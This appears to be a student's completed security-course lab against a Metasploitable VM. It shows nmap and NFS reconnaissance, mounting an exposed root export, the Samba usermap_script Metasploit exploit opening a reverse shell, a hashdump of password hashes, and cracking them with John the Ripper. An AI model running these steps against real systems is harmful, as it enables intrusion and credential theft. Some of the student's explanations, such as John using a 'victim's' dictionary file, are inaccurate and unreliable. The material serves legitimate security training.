

Prerequisites:

1. Review Week 6 discussion of virtualization and virtualized networking (slide content).
2. Review Week 6 discussion and working knowledge of Linux commands (slide content and tutorials).
3. Kali Linux access, either through a virtual machine or through a friend.
4. Metasploitable Virtual Machine

Objectives:

The main purpose of this week's exercise is to learn how to exploit other technologies that Kali can help with and Metasploitable makes vulnerable.

Call for Help:

Do your best to try the tasks below, if you're confused, or need help, feel free to email or text me at any point and I will gladly try to help you. If you're having an issue, chances are, other people are as well, and I can update the instructions/comments/add content as necessary.

Tasks:**Setup**

1. You'll need both Kali and Metasploitable Running simultaneously. You can do this by running a virtual machine, or by pairing with a friend and running metasploitable over the network (be careful here).
2. Make sure you follow the instructions from lecture, and ensure the networks are setup accordingly with your layout.

Intro:

1. Refamiliarize yourself with the following sections from Offensive Security's Website
 - a. Introduction
 - b. Metasploit Fundamentals
 - c. Information Gathering

<https://www.offensive-security.com/metasploit-unleashed/>

2. Remember, your Kali virtual machine, and metasploitable virtual machines can easily be redownloaded if you encounter an error. Don't be afraid to experiment.

3. You'll need the rpcbind package and the nfs-common package to run these steps. In Kali, while connected to the internet via NAT or Bridged Mode run the following two commands.

apt-get install rpcbind

apt-get install nfs-common

Network Scanning :

1. Setup
2. Go to the below link and request a trial of nessus. You'll need the activation key to continue this part of the lesson.

<https://www.tenable.com/products/nessus/nessus-professional/evaluate>

3. The below commands are to be run from Kali until otherwise noted.
4. In Kali, open firefox and go to the following URL.

<https://www.tenable.com/downloads/nessus>

5. Select the appropriate download for your kali architecture either

Nessus-8.0.1-ubuntu910_amd64.deb

or

Nessus-8.0.1-debian6_i386.deb

6. Change to the download location and install nessus with the command

`sudo dpkg -i <Nessus Package Name>`

7. Open Firefox on Kali and go to <http://127.0.0.1:8834>

8. Confirm any security exceptions to continue.

9. When prompted create any username and password combination, and use the activation key requested to finish setup. It will take some time to finish configuration

10. Scanning

- a. Click "New Scan" in the upper right corner.
- b. Select "Advanced Scan"
- c. Enter "Test Scan" like and add the target IP of your Metasploitable Virtual Machine.
- d. Create another advanced scan called "Test Scan Credentialed"
- e. Use the SSH Credentials, and use Password as the Authentication Method.

- f. Use msfadmin and msfadmin for the username and password and select the sudo box for elevate privileges.
 - g. Save this scan.
 - h. Select the checkboxes next to each scan, and click “More” and “Launch”
11. You can review the results by selecting the scans and selecting vulnerabilities.

What do you notice between the two scans?

Metasploit holds a very many easily executable vulnerabilities.

12. Scan a friend or another computer, raspberry pi, etc that you own only. Find anything interesting?

The only possible interest is in the FIOS router with some untrusted SSL certificates. Of note, however, a previously installed amazon firestick had a zero day exploit but has since been patched.

Exploit #1:

13. The below commands are to be run from Kali until otherwise noted.
14. Let's do some reconnaissance again to determine what might be exploitable using a detailed NMAP scan.

nmap -v -sV <IP Address of Target>

Note Port 2049. Explain what this service is, and why it may be interesting for us to examine further?

This port is a Network File System (NFS) which allows for remote file system access. This can be used to manipulate files of a certain user remotely and is commonly scanned for.

15. Let's see if we can query the system a little further by using rpcinfo.

rpcinfo -p <IP Address of Target>

Several ports should be open for nfs, does this confirm your findings in Step 1?

Yes, 6 ports are reporting for nfs

What about the program column? Does this also confirm your findings in Step 1?

Hint: <https://www.iana.org/assignments/rpc-program-numbers/rpc-program-numbers.xhtml>

Yes, 100003 versions 2-4 are reporting similar to the scan.

16. If this is truly what we think it is we, should think about using the `showmount` command.

Review what the `showmount` command does by using `man showmount` and provide a brief explanation.

Showmount queries the mount daemon program that runs secretly in the background on a remote host for information about the state of the NFS server.

17. Let's see what we find by running the below command.

```
showmount -e <IP Address of Target>
```

What is the output telling you?

The export list in the root directory showing that the mount can get onto the root of the host computer.

`"/ * "`

18. Review the Linux mount command using the `man mount` command as well as the `df` command using `man df`.

Create a local mount point on your Kali machine by executing the following commands.

```
cd /
```

```
mount -t nfs <IP Address of Target>:/ /mnt -o nolock
```

19. Interrogate your mount by executing `df -k`

20. Change directory to your mount point by running `cd /mnt`

21. Change directories in your mount point by executing `cd /mnt/home/msfadmin`

22. Create a new file in that location by using the command `touch`.

23. Print the current date and time by using the command *date*.

```
tmpfs          204500      36    204464      1% /run/user/0
192.168.0.2:/  7282176 1488000   5427200   22% /mnt
root@kali:~/Downloads# df -k
Filesystem      1K-blocks    Used Available Use% Mounted on
udev            1004320        0    1004320    0% /dev
tmpfs           204504      6472    198032    4% /run
/dev/sda1       79980100 15596008 60278316   21% /
tmpfs           1022504    25472    997032    3% /dev/shm
tmpfs           5120         0       5120     0% /run/lock
tmpfs           1022504        0    1022504    0% /sys/fs/cgroup
tmpfs           204500      16    204484    1% /run/user/135
tmpfs           204500      36    204464    1% /run/user/0
192.168.0.2:/  7282176 1488000   5427200   22% /mnt
root@kali:~/Downloads# cd /mnt
root@kali:/mnt# cd /home/msfadmin
bash: cd: /home/msfadmin: No such file or directory
root@kali:/mnt# cd /mnt/home/msfadmin
root@kali:/mnt/home/msfadmin# touch
touch: missing file operand
Try 'touch --help' for more information.
root@kali:/mnt/home/msfadmin# touch newfile
root@kali:/mnt/home/msfadmin# date
Thu Nov  8 02:22:47 EST 2018
root@kali:/mnt/home/msfadmin# ls -la
total 28
drwxr-xr-x 5 john john 4096 Nov  8 02:19 .
drwxr-xr-x 6 root root 4096 Apr 16  2010 ..
lrwxrwxrwx 1 root root   9 May 14  2012 .bash_history -> /dev/null
drwxr-xr-x 4 john john 4096 Apr 17  2010 .distcc
-rw-r--r-- 1 root root   0 Nov  8 02:19 newfile
-rw-r--r-- 1 john john  586 Mar 16  2010 .profile
-rwx----- 1 john john   4 May 20  2012 .rhosts
drwx----- 2 john john 4096 May 17  2010 .ssh
-rw-r--r-- 1 john john   0 Oct 23 14:35 .sudo_as_admin_successful
drwxr-xr-x 6 john john 4096 Apr 27  2010 vulnerable
root@kali:/mnt/home/msfadmin#
```

What did we just do? Try to navigate, do we have any restrictions? What else might we be able to do?

We went into a directory on Metasploit and put a file into the root directory. We have zero restrictions on this end. We are able to read, write, and execute any command or file.

24. Switch to your Metasploitable Virtual Machine

25. Execute the command *showmount -a*.

What is this telling you?

Kali has mounted this machine.

Exploit #2:


1. The below commands are to be run from Kali until otherwise noted.
2. Let's do some reconnaissance again to determine what might be exploitable using a detailed NMAP scan.

nmap -v -sV <IP Address of Target>

Note Port 139 and 445. What service is that most commonly associated with?

TCP ports 139 and 445 are lively associated with the workgroup opened by Samba

3. Start Metasploit by typing *msfconsole* or using the icon
4. Determine if there's a metasploit module for Samba by typing *search samba*.
5. Type the command *use exploit/multi/samba/usermap_script*
6. Set the Host for exploitation using *set RHOST <IP Address of Target>*
7. Exploit by typing *exploit*
8. Once you've exploited, you'll need to move back to the Metasploit console to execute the next commands, you can do that using the *background* command.
9. Then from the Metasploit framework command type *use post/linux/gather/hashdump*



```
root@kali: ~  
File Edit View Search Terminal Help  
[[[ wW ]]]  
+ -- ==[ metasploit v4.17.11-dev ]  
+ -- ==[ 1807 exploits - 1028 auxiliary - 313 post ]  
+ -- ==[ 539 payloads - 42 encoders - 10 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/multi/samba/usermap_script  
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.147.131  
RHOST => 192.168.147.131  
msf exploit(multi/samba/usermap_script) > exploit  
  
[*] Started reverse TCP double handler on 192.168.147.130:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo vXIle399YyH40BmW;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "vXIle399YyH40BmW\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (192.168.147.130:4444 -> 192.168.147.131:43276) at 2018-11-01 21:59:54 -0400  
  
background  
  
Background session 1? [y/N] y  
msf exploit(multi/samba/usermap_script) > use post/linux/gather/hashdump  
msf post(linux/gather/hashdump) > set SESSION 1  
SESSION => 1  
msf post(linux/gather/hashdump) > exploit  
  
[!] SESSION may not be compatible with this module.  
[*] root:$1$/avpfBJ1$X0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash  
[*] sys:$1$/FUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh  
[*] klog:$1$/f2ZVMS4K$R9XkI.CmldHhdUE3X9jqP0:103:104:./home/klog:/bin/false  
[*] msfadmin:$1$/XN10Zj2c$Rt/zzCW3mLtUWA.ihZjAS/:1000:1000:msfadmin,,./home/msfadmin:/bin/bash  
[*] postgres:$1$/Rw35Ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,./var/lib/postgresql:/bin/bash  
[*] user:$1$/HESu9xrH$K.o3G93DGoXI1QKkPmUgZ0:1001:1001:just a user,111,,./home/user:/bin/bash  
[*] service:$1$/KR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:1002:1002:./home/service:/bin/bash  
[*] Unshadowed Password File: /root/.msf4/loot/20181101220034_default_192.168.147.131_linux.hashes_643456.txt  
[*] Post module execution completed  
msf post(linux/gather/hashdump) >
```

10. Copy the highlighted unshadowed password file.
11. In a new terminal run the command *john < unshadowed password file >*


```
root@kali: ~
File Edit View Search Terminal Help
--loopback[=FILE]      like --wordlist, but fetch words from a .pot file
--dupe-suppression     suppress all dupes in wordlist (and force preload)
--prince[=FILE]        PRINCE mode, read words from FILE
--encoding=NAME        input encoding (eg. UTF-8, ISO-8859-1). See also
                        doc/ENCODING and --list=hidden-options.
--rules[=SECTION]      enable word mangling rules for wordlist modes
--incremental[=MODE]   "incremental" mode [using section MODE]
--mask=MASK            mask mode using MASK
--markov[=OPTIONS]     "Markov" mode (see doc/MARKOV)
--external=MODE        external mode or word filter
--stdout[=LENGTH]     just output candidate passwords [cut at LENGTH]
--restore[=NAME]       restore an interrupted session [called NAME]
--session=NAME         give a new session the NAME
--status[=NAME]        print status of a session [called NAME]
--make-charset=FILE    make a charset file. It will be overwritten
--show[=LEFT]          show cracked passwords [if =LEFT, then uncracked]
--test[=TIME]          run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,...] [do not] load this (these) user(s) only
--groups=[-]GID[,...]  load users [not] of this (these) group(s) only
--shells=[-]SHELL[,...] load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX] load salts with[out] COUNT [to MAX] hashes
--save-memory=LEVEL    enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL this node's number range out of TOTAL count
--fork=N              fork N processes
--pot=NAME            pot file to use
--list=WHAT           list capabilities, see --list=help or doc/OPTIONS
--format=NAME         force hash of type NAME. The supported formats can
                        be seen with --list=formats and --list=subformats

root@kali:~# john /root/.msf4/loot/20181101220034_default_192.168.147.131_linux.hashes_643456.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres (postgres)
user (user)
msfadmin (msfadmin)
service (service)
123456789 (klog)
batman (sys)
```

12. What is this? Research john the ripper, how does this software work, be detailed.

John the Ripper is a free password cracking software tool and it is one of the most popular password testing and breaking programs as it combines many different password crackers. This software is dangerous not only because it is widespread but because it can be easily run against password formats still in use such as MD5, or Blowfish, and Windows NT/2000/XP/2003 LM hash.

A simple attack used is the dictionary attack. This attack takes the dictionary file from a victims computer and compares each word in the list, through encryption, against the desired password. Since every word typed is in the dictionary file, along with some smart sensing from John the Ripper, the dictionary attack can easily guess a user's password after a few attempts and format checks.

John also offers a brute force attack. Here, the program goes through all the possible plaintexts, hashing each one and then comparing it to the input hash.

Specifically, John uses character frequency tables to try plaintexts containing more frequently used characters first. This method of attack is useful for cracking passwords unknown to the dictionary wordlists and can take longer to run but be just as effective.